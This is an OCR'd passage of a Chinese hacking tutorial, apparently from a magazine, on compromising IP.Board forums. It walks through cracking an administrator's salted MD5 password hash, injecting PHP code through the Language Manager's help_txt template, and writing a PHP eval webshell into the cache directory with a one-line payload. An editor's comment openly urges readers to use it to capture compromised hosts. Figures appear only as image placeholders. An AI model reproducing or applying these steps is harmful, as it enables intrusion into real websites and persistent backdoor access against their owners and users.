


图7 找到public_help




图8 在help_txt写代码




图5 进入后台

这样我们就获得了用户ID为4的管理员用户密码和salt，直接破解吧。密码加密方式为md5(md5($salt).md5($pass))，大家可以用passwordspro，选择这种加密方式破解，也可以用彩虹表破解。我已经破出来了，因为用cmd5查结果，要收费，就用passwordspro破了两个多小时，破出来了。如图4所示。

步骤四：

现在进入后台。如图5所示。

(1)点击Language Manager进入，再点击Language进入，如图6所示。

(2)找到public_help，如图7所示。

(3)点击进入，找到help_txt，这里面就要写代码了，我们先测试一下。先写**${${phpinfo()}}**，如图8所示。

(4)然后访问http://xxx.xxxx/index.php?app=core&module=help，如图9所示，成功了！

步骤五：

直接写shell吧，国外有篇文章介绍，说是取得webshell，必须是Root admin，并且取得路径。取得路径容易，刚才不就有路径吗？但是必须取得ID为1的，其实不用，路径也不需要，看我4NT1来直接获取webshell吧！直接用这段代码：

```
fputs(fopen('cache/lang_cache/xxxxxx.php','w'),'<?php eval($_POST[xxx])?>');
```




图9　成功访问




图11　获得 webshell

就直接写进去 cache 目录一个 webshell。如图 10、图 11 所示。

结束！如果大家想和我交流，可以来 0day 信息安全社区来发贴。

编辑点评：IP.Board 论坛虽然在国内不常见，但是在国外比较普及，想抓肉鸡的朋友还等什么？

